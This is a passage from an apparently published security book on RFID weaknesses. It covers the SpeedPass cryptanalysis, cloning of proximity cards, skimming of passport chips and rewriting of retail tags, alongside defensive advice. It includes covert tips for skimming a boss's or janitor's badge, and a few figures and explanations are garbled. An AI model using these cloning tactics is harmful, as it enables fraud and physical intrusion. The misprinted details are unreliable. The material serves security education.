Technologies, we would not have a variety of computers or competitive prices.

Unfortunately, the right to reverse engineering is under assault, because companies do not want others to know how their items work. Laws like the Digital Millennium Copyright Act (DMCA) forbid people from reverse engineering any technologies used for copy protection. Many programs and products are now sold with licenses that expressly forbid reverse engineering, which has the effect of stifling research and, in the case of products used for security, prevents people from knowing if their product is secure.

Tools & Traps…

Legalities

Attempting any sort of reverse engineering is a legal mine field. While it is allowed under many copyright and patent laws, some companies try to ignore that right.

In 2003, the Recording Industry Association of America put forth a challenge to try and defeat several proposed digital rights management schemes for music. They offered a prize for successfully defeating any or all of the schemes; however, to be eligible for the prize you had to sign several NDAs and agreements before participating, which included a ban on publishing the methods of attack. Several teams opted not to go for the prize and attempted to break the system without signing the NDAs. Professor Edward Felten and his team successfully defeated many of the schemes presented. They found themselves embroiled in a lawsuit to prevent their research from being presented

We were attempting to see if we could reverse engineer the encryption algorithm of the SpeedPass tag. If we knew the algorithm and captured a known challenge/response, we could run a brute force attack to look for the key that provided the response (e.g., algebra, where you know one of the values going into the equation, you know the result, but you still have to locate the missing part of the equation. This was not the best method, but was the most likely to work.

We used the software provided with the reader to collect challenge/responses. The application to read the codes from normal read-only tags and to write to read-write tags was also included in the kit. There were also functions for interacting with DST tags, which consisted of a dialog box for specifying the challenge to send to the tag, and a dialog box to display the response. We also utilized a serial sniffer to verify all of the information going over the wire to and from the reader (see Figure 4.1).

Research progressed slowly. A large number of reader challenges and responses were made, and a breakdown of communication occurred. Several patents were located that provided clues to the encryption process; however, my team was not experienced in cryptanalysis, so things moved very slowly.

In January 2005, the team from Johns Hopkins University published their findings on www.rfidanalysis.org. They accomplished what my team had been trying to do for two years; they successfully reverse-engineered the algorithm, brute-forced the key for a tag, and simulated its software, thus "cloning" the transponder.


My team consisted of two people with a lot of spare time to work on the project. The Johns Hopkins team had three graduate students, one faculty member, two industry scientists (including one from RSA Labs), a proper lab, and a much larger budget. My team never had a chance.

The Johns Hopkins Attack

The Johns Hopkins team began by obtaining an evaluation kit and a number of DST tags from ExxonMobil. They also located a copy [on the Internet] of presentation slides that gave them a rough outline of the encryption working inside the tags. This would prove to be a major find and the key ingredient.

The Johns Hopkins team employed a "black box" method to figure out the details of the algorithm. This method of research is where input goes into a "proverbial" black box and then the output is observed. From these observations, and using specially chosen input, it became possible to construct a process that would produce the same output as the black box. The ingenuity of this method is that you are simulating the exact mechanics of the black box, but achieving the same output through a different method. This method also avoided any legal issues, because the team did not violate any NDAs.

Figure 4.1 Evaluation Kit Software for Querying a DST Tag



Through detective work, the team uncovered a rough diagram of the encryption algorithm. Armed with the outline, the Johns Hopkins team began the arduous task of filling in the blanks and tracing each bit of the encrypted challenge. They did this by putting in specially selected challenges and comparing the output. (In a simplified version, this would be like putting challenge "2" into the black box and observing "4" as the response.) After a short time, each digit is squared. By mapping out the relationships between the input and output bits, they were able to fill in the missing parts of the algorithm in order to understand the internal mechanisms of the tag.

Now that they had reverse-engineered the internal mathematics of the DST tag, they were able to write a piece of software to accurately simulate the internal encryption of the DST tags. With this, they were able to brute-force the key for that tag.

Notes from the Underground…

Brute Force vs. Elegant Solution

In the world of information security, there are multiple ways of obtaining identical results. Compromising a computer network, writing a program, and other tasks, usually fall into one of two categories: *brute force* or *elegant solution*.

The elegant solution model provides a new, "quiet" way of doing things, and the brute force method provides the "loudest" and "ugliest" way to get the job done.

Consider a locked door in a real-world analogy. An elegant solution would be to look under the doormat, pick the lock, or shim the door open. The brute force method would be to drill out the lock, or throw a brick through the window. Both methods achieve the same result, but the elegant solution is best.

An elegant solution for defeating encryption is to find a flaw in the algorithm that was created to guess the encryption key . The brute-force method tries every possible key until it gets the correct one, which may not be the fastest method, but achieves the same result.

At this point, the system became weaker, because it relied on a proprietary "secret" algorithm. Potential attacks could not verify or clone the operations of a valid tag until that algorithm was known. Once they had the internals of the algorithm, a captured challenge/response pair for the tag was all they needed.

Given the size of a 40-bit key space (109,951,1627,776), it would have taken the Johns Hopkins team several weeks to recover a key for a single device using an ordinary desktop computer. At this point, it is just the matter of how much time an attacker is willing to spend on one recovered key. To prove the feasibility of a real-world attack, the brute-forcing time would have to be reduced by several orders of magnitude, and be cost-effective enough for a real-world attacker to afford.

To do this, the team used a Field Programmable Gate Array (FPGA), which is basically a computer processor that can be reprogrammed for specialized tasks such as testing new processor designs or, in this case, cracking codes. They programmed the FPGA to test 32 keys at once in parallel. One FPGA was expected to crack a key in just over 10 hours; not a lot of time for an attack, but good enough for the team. The Johns Hopkins team went one step further and built an array of 16 FPGAs working in parallel that, given two challenge/response pairs, recovered the key in under an hour.

Now, the attack was a real possibility. With processor speeds getting ever faster, it is only a matter of time before a standard home computer can crack keys in minutes.

In January 2005, the team released their findings amid a lot of media attention and curiosity. The "secure" system had proven to be vulnerable to a determined attacker. While not a complete break of the system, it indicated that the now seven-year-old system was starting to age and that a replacement should be considered.

The team also tested the feasibility of an attacker lifting the necessary challenge/response pairs from a victim in real-world situations. As part of their research, they tested common attack scenarios.

One scenario tested was to sit next to a volunteer victim and read the DST tag located in their pocket, with a laptop computer and a TI-DST microreader in a briefcase. They were also able to start a vehicle equipped with a DST tag using a bare key (without a transponder) and a cloned tag. They also successfully purchased fuel at several ExxonMobil gas stations with a cloned tag, proving that it was possible to break the system. The latter required the backseat of the vehicle to be filled with computer equipment; therefore, it was important to reduce the amount of necessary equipment into something compact and portable.

Wisely, the Johns Hopkins team did not release all of the details regarding the internals of the encryption algorithm, thwarting many would-be thieves. If thieves wanted to abuse the system, they would have to replicate the work from scratch.

Lessons to Learn

The SpeedPass system did a lot of things right, but also took some shortcuts and concessions that caused problems. Overall, the system was secure for seven years before being successfully attacked.

At the time that the SpeedPass system was deployed, the TI DST tag was the most common tag with the most secure technology. Obtaining one was a wise decision, based on its small size, its ability to perform verification, and being tamper-resistant. Unfortunately, the small size and low power also became one of its problems.

A better cryptographic system for a tag would use some type of public/private key algorithm, preferably one that was publicly vetted and tested for many years, such as the RSA (Rivest, Shamir and Adleman) algorithm. As well, using a larger key size would make an attack a lot more work. The small size of the tag limited the amount of processing power available for cryptographic operations, which led to using a proprietary algorithm and the 40-bit key space. To do more intensive operations would have required more processing power, which means a large size, a larger cost, and a larger amount of power to operate.

Encryption and verification are necessary if you are using RFID in a transaction system. If not, you are opening the door for people to abuse the system with cloned tags, the high tech version of pick pocketing. However, choosing a system that is secure does not mean that it will be secure tomorrow. All systems should be periodically reviewed and any improvements made. In the case of the SpeedPass, it may be wise to investigate whether there is another tag on the market with stronger encryption that could be migrated in the event of a break in security.

On a public system, any number of people are working to locate flaws in its security. There were at least two groups actively working towards finding a way to clone the SpeedPass, both of which were benign research efforts. Keeping on top of the ever-changing world of security gives you the ability to choose a product wisely and to adapt to any new threats or new problems quickly and easily.

While the methods used by the Johns Hopkins team required a fair amount of work, they made several suggestions for ways to make the job easier. The easiest way to speed up the discovery of a key is to pre-compute every possible key.

If you are trying to crack the code of a tag with an unknown key, you must have two challenge/response pairs (one to look for the key, and the other to verify that you have the correct key). You also have to redo all the math necessary to look for the key that, when used in the algorithm, gives the correct response to that challenge. If you can control the challenge used to generate the response, you can save a huge amount of calculations for future attacks; which is known as a *time-memory trade-off*. Imagine you have two tags with different keys but the same challenge. Because each tag has a different key, you will get two different responses. To crack each tag, you have to test every key until you receive the expected response. Instead of testing for the key that gave you the correct response, you calculate and record the response for every key. You now have a table that gives you any key you want in seconds. If you generate a lookup table with the first tag, and then send the same challenge to the second tag, all you have to do is look in the table for that response and for the key that gives the correct result.

The table is very large; however, it is easier to look up the answer in a table, rather than doing the math over again. With the cost of storage dropping dramatically and the size of storage media becoming greater and greater, precomputing tables much larger than the ones for SpeedPass tags is possible and more economical in terms of financial and processing costs. Much like multiplication tables in grade school, this method is a shortcut involving a lot of math in the beginning, but once it is done you will save time by looking up the answer in a precomputed table (see http://lasecwww.epfl.ch/pub/lasec/doc/Oech03.pdf).

The Johns Hopkins team has suggested a device consisting of a reader, a simulator, and a small onboard computer (e.g., a Personal Digital Assistant [PDA]) with a variety of storage media. The device would challenge nearby tags and record the responses. The computer could then look on a precomputed hash table and emulate the tag and provide valid responses through the simulator.

Summary

The SpeedPass vulnerabilities show that while RFID is a convenient technology, the trade off from the small size and the convenience, is processing power and security. If the engineers had selected and implemented a stronger challenge/response system, the cost of the devices would have gone up and the SpeedPass system may not have been as successful. ExxonMobil must decide how best to serve the needs of the security of their customers, and shore up the security of the SpeedPass.

In the end, it is up to the individual company to acknowledge that some products are not secure forever. Therefore, the program should evolve, and the anticipated work and cost should be factored in from the beginning. Such prudent planning will help you if the product you are dependent on fails.

Chapter 5

RFID Attacks: Tag Application Attacks

Solutions in this chapter:

- **MIM**
- **Chip Clones—Fraud and Theft**
- **Tracking: Passports/Clothing**
- **Disruption**

MIM

A Man in the Middle (MIM) attack is an attack *angle* that takes advantage of the mutual trust of a third party, or the simultaneous impersonation of both sides of a two-way trust.

MIM attacks are unknown parties in a communication, who relay information back and forth, giving the simultaneous appearance of being the other party.

Radio Frequency Identification (RFID) is particularly susceptible to MIM attacks because of its small size and low price. Most RFID technologies talk to any reader close enough to read the signal. There is no user interaction in reading the tag, and no authentication of the reader takes place. Consequently, you can walk up to someone with an RFID tag and a reader tuned to the frequency of their tag, and read or interact with their tag without he or she knowing, while replaying or emulating the tag to the reader at the same time.

Chip Clones—Fraud and Theft

Physical access control—the ability to control when and where people go—is a big problem in the business world. The easiest solution is to have guards at the doors to all sensitive areas; however, this has its drawbacks. Guards are expensive, make mistakes, and do not like to keep audit trails. Master key lock systems can also be a problem, because a dismissed employee may have a copy of the key, thereby forcing you to buy all new locks.

At some point, someone introduced *access cards* in the form of magnetic strip cards. These systems had a computer-driven backend; cards could be revoked and removed from the system, and logs kept of who went where and when. The problem with these systems was the mechanical wear. Magnetic strip cards have to be physically swiped through the reader, which leads to the card becoming worn down.

RFID technology was applied in what is known as *proximity cards*. These cards are active RFID implementations, meaning they have their own on-board power source (usually coin cell batteries or a passive device powered by a radio field generated by the reader). The entire unit is sealed and roughly the size of a credit card.

The cards vary widely in cost and technology, but generally, there is a piece of plastic with a coil and a RFID chip embedded inside. Sometimes these cards are used as photo ID cards, and sometimes they are left blank. Depending on the implementation used, the cards can be read-only, programmed at the factory, or a "write once" card that the system administrator can write to. The cards can also be read-write, which are used for access control.

Since RFID uses a radio-based reader rather than contact-based, there is less wear and tear on the cards and little to none on the reader, which lowers the maintenance costs. The interaction of the readers with a backend database allows for more granularity in access control.

After passing the card over the reader, the reader quickly looks up the identifier from the card in the database, checks to see if you are allowed past that door, and unlocks the door if you are. Each time you wave the card, the reader keeps an audit trail by entering the time, date, card ID, and location of access.

These cards can also be used to login to computers. Several packages use proximity cards as a method for logging into the network. This adds an additional layer of security when used in conjunction with user names and passwords.

Notes from the Underground…

Three Factors of Security

The following three major factors of security form the basis of most security systems:

- "Something you are" is an identifier (usually biometric), that is inherent in every individual, such as facial features and fingerprints. It can also be a voice or the heat in the veins in someone's face.
- "Something you have" is something that you physically own and need in order to be able to login (e.g., your ATM card at the bank machine).
- "Something you know" means private information that only you know (e.g., passwords or PIN numbers), which most people use on a daily basis.

None of these methods provide the best level of security when used alone. However, using them in combination dramatically increases the level of security. Two-factor authentication occurs every time a credit card is used. The card is the "something you have," the signature matching the signature on the card is the "something you are," your ATM card is the "something you have," and the PIN is the "something you know."

The best security systems use all three factors, thereby making it very difficult for an attacker.

Most of the time, these systems use a basic identification scheme. The card talks to any reader that asks for its code (usually an ID number), which also makes the system easy to operate. While some systems use tags like the TIRIS DST tags used in the SpeedPass system, these systems are a lot more expensive, and the majority of them were installed years ago using old technology, and are not encrypted.

The cards give their code to readers that can talk without verification. Without a verification system, any device issuing the correct code to the

reader is allowed in. This vulnerability must be addressed, understood, and weighed when considering a proximity card system.

Let's look at active cards first. The credit card in your pocket is a tiny radio station that shouts its code to anyone with a radio close enough to hear it. If you told the guard your secret password, you would whisper it in his ear so no one would hear. The tag in your pocket is also shouting to him, so anyone within earshot can learn it. This is a serious security implication. If I can read your card, as far as the system is concerned I am you.

Passive cards are no less vulnerable. Any reader capable of reading a passive card has the capability of powering it. The only difference is that the effective range is less due to power limitations. However, even that can be overcome with higher-gain antennas.

If I copy your keys without touching them, you will not know until it is too late. With nothing more than a card reader attached to a Personal Digital Assistant (PDA), I can capture the code from your card in your pocket without you noticing. Now that I have the code, I can re-transmit it to the reader. The attacker effectively becomes you.

A smart attacker looks at the layout of the company they are attacking. Not the physical layout necessarily, but the human layout. Any place with a large proximity card installation usually has a personnel hierarchy. Knowing who is on the top and who is on the bottom is a great way for attackers to target an organization.

In most organizations, the boss likes to be in control; he or she do not like being shut out. If you were implementing a proximity card system in your business, would you limit the boss' access? Of course not, because you would be fired. The boss wants his card to have access to everything, which makes it valuable to attackers.

You would think that obtaining a card's code would be hard in the hands of the boss. If you can get close enough, all you need is a few seconds to capture the code, quietly and easily, particularly in an elevator, an environment of close proximity where people avoid eye contact. All an attacker would need is the opportunity, of which there are many. Once you have your boss' card code, you can clone their card, become them, and gain all their access.

What if you cannot get close enough to the boss to clone his card? As mentioned earlier, it is important to know the top and the bottom of any organization. The bottom of the organization commonly has more access than anyone else (sometimes even more than the boss). The janitors usually have keys to everything as a part of their job function so that they can enter locked areas to perform their duties. So, if you cannot clone from the top, clone from the bottom. Tell the janitor what a fine job he or she is doing and shake their hand, while the reader in your other hand scans their pocket. Once you get the code, you have a master key.

Most systems have an audit log that records the comings and goings of employees, thereby providing a forensic trail. These logs also log faults such as doors jammed open, or situations where the same person enters a room twice without leaving (signs of a cloned card). These logs are a great source of security. Knowing who is going where and when can also help spot anomalies.

In some respects, a proximity card system seems like a highly vulnerable system fraught with security perils. However, there are a lot of things that can be done to strengthen the system and make it significantly more robust.

First, restrict everyone to the areas they need to be in, including the boss. Those restrictions should also restrict the times that a person can enter. If an employee is scheduled to work 9:00AM to 5:00PM, Monday through Friday, they should have access to the building between 8:00AM and 6:00PM, Monday through Friday. This limits the window in which a cloned card can be used.

Leverage the log files. Real-time monitoring of log files catch a lot of problems as they occur, rather than after the fact. If Frank enters the research lab first thing in the morning, before he can go into the file room on the other side of the building, he has to exit the research lab. If the log sees Frank enter the research lab twice without leaving, something needs to be investigated. Automated log processing also notices things like a 9:00AM to 5:00PM, Monday through Friday employee mysteriously entering the building at 3:00AM on a Saturday. If it is a 24-hour company, an extra person might not be noticed, but an automated log monitor could alert a guard that there is an anomaly worth further investigation.

To maximize log files, you have to restrict and prevent people from "surfing" (i.e., entering a door on someone else's card). Someone entering using another person's card interferes with the audit trail.

Another often overlooked and easy method of protecting cards is shielding them in a holder when they are not being used. Provide your users with a holder or case made of metal or lined with a metal layer, to prevent the card's radio transmissions from making it out of the case.

Cloned cards are a risk only if the person using them is not noticed. To walk into a secured area in the middle of the day with a cloned card and not be noticed or questioned, would take an attacker with guts. Adding a PIN and requiring a code makes the attackers' job a lot harder because now, in addition to having to get close enough to clone your card, they also have to be close while you punch in your code, which is much harder to do.

A common sight at high security locations is a guard in a guard booth staring at a screen out of view, as people come and go with their proximity cards. A lot of people think the guards are watching TV under the desk, and while this may be the case once in a while, more often than not they are acting as human verification of the automated system. When an employee is enrolled in the system and given their card, a photo of the employee is attached to their record. When the employee waves their card, their picture pops up on the screen for the guard to compare. This verification system also allows for human intuition. A person that seems nervous or edgy might throw up enough red flags to make a guard check the situation out further.

In 2003, Jonathan Westhues wrote on his Web site (www.cq.cx) about a device he designed. The device was a homemade proximity card skimmer the size of a credit card. It was built to attack the Motorola flexpass system, which is a passive RFID system, but the principles he followed apply to any simple RFID-based access control system using a straight ID code system.

Jonathan began by reverse engineering the signaling of a proximity card system (without the benefit of reading the datasheet on the technology). First, he determined the frequency that the cards operated at using a wide band receiver (the frequency was 125kHz). After analyzing the signal, he determined that the modulation of the signal was coming from the tag, thus understanding how the card transmitted *1*s and *0*s. He then built his own reader to test his cards.

He also created a simulator that would transmit a code using the same frequencies and modulation (basically a card simulator). What really fascinated people was the fact that he built both devices into one very small card. Using

two buttons in a card barely bigger than the proximity card he was simulating, he could capture and later replay the code from any nearby flexpass card. One button turned the device into a reader, recording the code from a nearby proximity card and storing it in memory, and sampling it several times to make sure the code was correct. The other button turned the unit into a card simulator, broadcasting the captured code stored in memory.

This device rocked the security world. A skilled attacker could use the information on his or her site to replicate the device and build their own.

Proximity cards are a convenient form of access control, because they allow for easy access for employees, minimal wear over time, and a great amount of adaptability and growth. For retail stores, office buildings, and even some new homes, they are a great way to "keep the honest people honest." However, when used in a high security situation, that convenience can also be a huge weakness. Protecting cards from eavesdropping, limiting access to only that which is essential, auditing logs, encrypted cards, and due diligence are the best ways to keep a system secure.

Tracking: Passports/Clothing

A lot of press regarding RFID has been about its possible covert tracking possibilities. This speculation and misinformation has led people to be wary of RFID.

RFID is not a high-tech bugging device. It does not have Global Positioning System (GPS) functionality or the ability to talk to satellites. At its base, RFID technology is a new, high-tech version of the bar code. RFID makes it so that it can be read at a distance, without a line of sight. The tag attached to an item, pallet, or case, is a reference identifier only.

Wal-Mart is a major industry leader in improving supply chain streamlining, which is why they are encouraging their major suppliers to integrate RFID into their supply chains. The ability to scan a pallet at 30 mph along a conveyor belt and not have to worry about bar codes being obscured or unreadable, means that product can be moved faster. Inventory can automatically scan as it enters or leaves the warehouse, saving time and improving the

flow of product to the stores. Right now, Wal-Mart is only using RFID tags at the pallet level, not individual product packaging, which is the next logical step.

Notes from the Underground…

Wal-Mart and RFID

Wal-Mart is a big proponent of RFID technology; however, their plans are not as insidious as some people think.

As with any technology, there is the potential for abuse by those implementing it. A lot of times these abuses occur when the technology is taken to its limit. While the risks are valid, abusing customers is not good for business, and the public backlash can have profound effects on a business.

Razor blades are a common item of high value and small size; perfect for thieves. Up to 30 percent of Gillette's stock is lost due to the shrinkage (theft) of their product between the factory and the sales floor. In an effort to cut down on theft, Gillette started a pilot program in conjunction with Wal-Mart. The individual packages of razor blades were equipped with RFID tags at the factory and the retail shelf was equipped with a reader. When a package of razor blades was removed from the shelf, a hidden camera took a picture of the shopper. When the customer went through the checkout line, another picture was taken. At the end of the day, store security could reconcile the razor blades taken with the razor blades sold. If any were unaccounted for, they had a picture of the possible thief. However, this did not sit well with customers, and there was no policy in place explaining what happened to the photographs at the end of the day.

Consider the following theoretical situation. You buy a sweater that contains an RFID tag. When you go through the checkout line, the item is scanned and you pay for it with your credit card. A few weeks later you wear the sweater to the same store where you purchased it. Provided the tag still works, when you enter the store, the reader in the door recognizes the ID

number and matches it to your name and credit card information. This may not seem terribly intrusive; however, it can get worse.

Imagine a scenario of shopping in the future. As you walk into a high-end store, a scanner reads the tags on all of your clothing, thus providing a ranking system based on where the clothing was purchased. This kind of profiling would help store clerks identify you as a legitimate customer (i.e., "moneyed").

Eventually, thieves, pick pockets, and other bad guys will adopt RFID to improve the efficiency of their operations. A thief might carry an RFID reader to scan for potential targets (e.g., people who own high value items), or they might scan someone's clothing to determine whether they are worth kidnapping.

Rumors have been circulating for years regarding the European Central Bank's interest in embedding RFID technology into European bank notes as a counterfeiting prevention mechanism. The idea is for a tag containing a 38-digit number (comprised of the serial number, the value, and data regarding when and where it was made) be embedded into every bank note. A potential counterfeiter would then have to put matching information on their counterfeit RFID tag in addition to the traditional anti-counterfeiting measures. Banks would be able to scan a box of money to find out if any of the notes were counterfeit. Kidnappers would be prevented from asking for unmarked notes, and border guards would be able to detect people traveling with large sums of cash (usually a sign of money laundering or other illegal activity). (See www.edri.org/edrigram/number3.17/RFID.)

Thieves would have a field day with this new technology. A smart thief would be outfitted with a portable RFID reader for scanning potential victims. Knowing the exact amount of cash a potential target has, would be a great advantage for thieves. RFID's reliance on counterfeit protection is also fraught with logistical problems. Unless the tags are extremely durable and guaranteed not to fail, their use as a verification method is moot. Damaged tags are unreliable and should not be used as a counting mechanism, unless a way is found to protect the privacy of money when it is in someone's possession, and to prevent the accidental or intentional deactivation of the tags.

Passports

The US government plans to use RFID tags in new passports for tracking purposes. Officially, the RFID tag is used for updating security and counterfeit protection, and for conforming to the International Civil Aviation Organization (IACO) machine-readable travel documents. However, this addition to the US passport has caused a huge debate among security and privacy experts, and national security advocates. At the time of this writing, the US is still in the beginning stages of deployment; therefore, there are no "real" results showing that the system works.

The new passport design integrates an RFID tag into the front or back cover of the passport, near the ISO 14443A and 14443B format specifications. The tags operate in the 13.56 Mhz range and contain a small amount of storage. The specifications call for the passport to be readable 10 centimeters from the reader, and will contain the same information as is printed in the passport, including the photo. With this addition, a forger would have to forge the physical passport as well as all of the anti-counterfeit measures, and then integrate an RFID chip containing that same forged data. It would make stolen or lost passports much harder to alter, because the new name and information would differ from the information on the RFID tag. It is assumed that in the future, a chip will store a person's biometric information (e.g., fingerprints, iris scan, and so on), which would increase the ability for border guards and issuing agencies to confirm someone's passport.

The IACO is an organization that sets international standards for civil air travel. They specify international base standards for baggage and passengers, make sure that flights from one country to another are compatible (radio frequencies, standard terms and procedures, and so forth), and ensure that everything is working safely and efficiently. They also specify standards regarding travel documents, so that each country's documentation is compatible and interoperable with the other countries' documentation. They were originally specified to be machine-readable using optical character recognition (OCR).

The new standards specify the co-existence of newer technologies with the older OCR systems. These new standards specify requirements such as how much storage, what should be in the storage, and so forth, but they leave it to member states to select specific technologies. Member states can also

increase or implement additional technologies if they wish; however, they still have to meet the international baseline requirements.

The US State Department specified that the new US passports would increase the available memory from 32 kilobytes to 64 kilobytes, presumably for future use with biometrics information. They also chose to use a contactless chip technology (RFID) rather than a contact-based technology such as smart cards or a magnetic strip. Using RFID chips is recognized in the ICAO specifications as valid technology; however, some people think this is a bad choice for a security device, because the ICAO specification does not require a digital signature or encryption of the information on the tag.

One major concern is "" "skimming," which is the ability to covertly read information on a passport. The fear is that criminals would be able to pick Americans out of a crowd or have their vital information broadcast to anyone in range. The problem is that the specification covers the minimum range at which tags should be able to be read (0 to 10 cm), but does not specify a maximum range. However, with a high-powered reader and antenna it is possible to read the tag from several feet away. At the Black Hat 2005 Security Conference in Las Vegas, NV, a company called Felixis, demonstrated how to read a tag from 69 feet.

The fear is that American travelers abroad could be identified by the presence of their passport and possibly targeted for kidnapping or robbery. The unencrypted information also reveals more than most travelers wish to share. The possibility also exists for foreign persons, either governmental or private, to track American citizens. Cryptographer and security expert, Bruce Schnier, points out that the presence of US passports can also cause dangerous problems. Terrorists could have a bomb rigged with an RFID reader that will explode when more than one US passport is in range. Or they can scan down hotel hallways looking for Americans to kidnap or rob. These are all within the realm of possibility with existing technologies.

In February 2005, after the State Department made a public comment on the proposed changes to the US passport system, they received thousands of responses that were overwhelmingly (99 percent) against the system. At this point a lot of the security advocates' concerns were noted and the system was reviewed. (See http://travel.state.gov/passport/eppt/passport_comments.php.)

Based on the public outcry, the State Department made revisions to the proposed system, including encrypting the data on the RFID tag and printing the key on the optically read section of the reader for decoding on the PC. This way, any intercepted data is garbled and unreadable without the key, which is accessible only with physical access to the passport. It is hard to imagine a 128-character key being printed on a passport, let alone strong publicly vetted encryption being used on the tag. Presuming the encryption method is known or learned, the key space for searching the information is considerably small and within the realm of brute force attacks. The State Department also mandated the inclusion of a metallic layer in the front and back covers and along the spine of the passport, to prevent the tag from being able to interact with a reader unless it is open (i.e., a "tin foil hat" solution to allay the concerns of the privacy advocates). The problem is that the foil cover may not be able to stop transmissions at close range. Another issue is that the foil may not always be in good enough condition to protect the tag.

Using a printed key is also not a good choice. Passports are used all over the world as non-governmental identification for things such as hotel reservations and Internet cafes, all of which need you to open your passport and expose the RFID tag and the printed key. In the case of hotel reservations, the passport is required to be photocopied and kept on file, including the key.

Even if the information is encrypted, a passport can still be identified as American. To prevent problems where more than one tag is in range of a reader, every tag has a collision-avoidance identifier, which is a unique identifier that allows the reader to distinguish one tag from another.

Having RFID in passports also solves a standards compliance problem and a political problem concerning the perceived need to increase passport security. However, looking beneath the surface of the new technology, you can see that there are some big problems that need to be addressed. Using a security device in something as important as a passport should be evaluated extensively, because of the profound implications if it is done wrong.

Chip Cloning > Fraud

If companies like Wal-Mart have anything to say, all products will eventually contain RFID chips on their packaging. Efforts to RFID-enable product are driven by the goal of streamlining the supply chain, increasing convenience to the consumer, and theft deterrents. While these are very respectable goals, the use of RFID could also have some disastrous consequences for your business.

Stores have the ability to do inventory with the push of a button. The ability of the consumer to get more information about a product from an automated kiosk or PDA attached to a shopping cart, has been a dream of future thinkers for years.

Several years ago, European store chain, METRO Group, began a trial to test technologies and concepts for the proverbial "store of the future." METRO Group and their partners wanted to test some of the ideas seen as the future of shopping, including using RFID technology on individual products.

The store was set up in a middle class suburban town called Rheinberg, Germany, and named "Future Store." This new store was the "petri dish" for developing new technology for possible deployment across the whole industry. Basically, they were using customers as "guinea pigs" to test the abilities of these new technologies. (See www.future-store.org.)

RFIDs are in stores in the form of tags on four products: Pantene shampoo, Gillette razor blades, Philadelphia Cream Cheese, and DVDs). Each item was individually marked with a 13.56 Mhz RFID tag, with readers built into the shelf to monitor inventory levels. DVDs are tagged for use at a media station that plays a clip from the movie, by waving the DVD past the reader.

The Future Store RFID tags contain a unique ID number in read-only memory, which is programmed at the factory at the time of manufacture. The chips also contain a small amount of user-writable memory that is used as an Electronic Product Code (EPC) to identify the type of item it is attached to. A store can use one type of tag for different products, by writing a different EPC value on each tag. This way, the shelf scanners can tell the difference between shampoo and razor blades.

To allay concerns about privacy, the store provided "'deactivation" kiosks that would deactivate any tags on merchandise. Store literature also stated that RFID tags would not function outside of the store.

In 2003, German privacy group, FoeBuD, toured the future store with privacy advocate, Katherine Albrecht, founder and director of CASPIAN, an anti-RFID group. They were led on the tour by executives of METRO Group to fully explain and allay any concerns regarding RFID use.

In 2004, at the Black Hat Conference in Las Vegas, NV, Lukas Grunwald gave a talk about RFID and some creative attack vectors. His test bed was the future store in Rheinberg. He released a program he developed called "RF-dump," on an IPAQ PDA with an RFID reader. Using this program, he could scan the products in the Future Store. What he found interesting was that the "deactivation" kiosks wrote only zeros to the EPC part of the tag, which got him thinking that if the tags were being overwritten on their way out of the store, they must also be writable in the store. Using off-the-shelf software, he was able to rewrite the EPC of the products' tag, turning razor blades into cream cheese. If a $25.00 DVD is rewritten to be a $0.30 stick of gum, that DVD is suddenly on sale. With self-checkout, the lack of human interaction means that discrepancies are much harder to notice.

The deactivation kiosks installed and advertised as a solution for privacy concerns, were found to be totally inadequate. When a product was placed on the kiosk, it overwrote the EPC section of the tag with zeros, leaving the manufacturer's serial number intact, and left the tag in an operational state, complete with its unique serial number. Their claims that the tags would not function outside the store were greatly exaggerated. Privacy advocates were able to read the tags with easily available equipment, long after leaving the store.

Rewriting tags on a shelf has obvious implications for the theft of single items, but what happens if you rewrote all the cream cheese to be razor blades? The reader in the shelves would read the change, see that there was no more cream cheese, and then order more even if there was some physically sitting on the shelf. The reader only reads the tags, which could cause a major problem in the supply chain.

FoeBuD and CASPIAN posted their findings to the Web site *www.spychips.com* and made headlines around Europe for their efforts. One of their chief discoveries was that consumer loyalty cards contained an RFID transponder. The existence and purpose of this transponder was never disclosed to consumers. Executives tried to cover up this oversight by explaining that they used it as an age verification mechanism to prevent minors from viewing clips of R-rated movies. They failed to disclose this fact to their customers, and the backlash was immense.

Protests and boycotts forced the company to replace all of the RFID-enabled "loyalty cards" with non-RFID cards. They also served as a warning to other retailers to be more open in their disclosure of RFID uses.

Disruption

RFID tags show the promise of revolutionizing industry supply chains the world over. Dependence on this technology working perfectly will become more important as time goes by and automation becomes more integrated into the supply chain. The failure of the tags could lead to lost product or major problems and delays in the supply chain.

Depending on the RFID implementation, there are some provisions for deactivating and rendering tags "dead" and unreadable. This is usually done at the point of sale (POS) through the introduction of a high-power RF field that induces enough current to burn out a weak section of the antenna. This cuts the chip off from the antenna, rendering it unusable. This is usually done to address privacy concerns and to deactivate the chips that are being used as a theft deterrence.

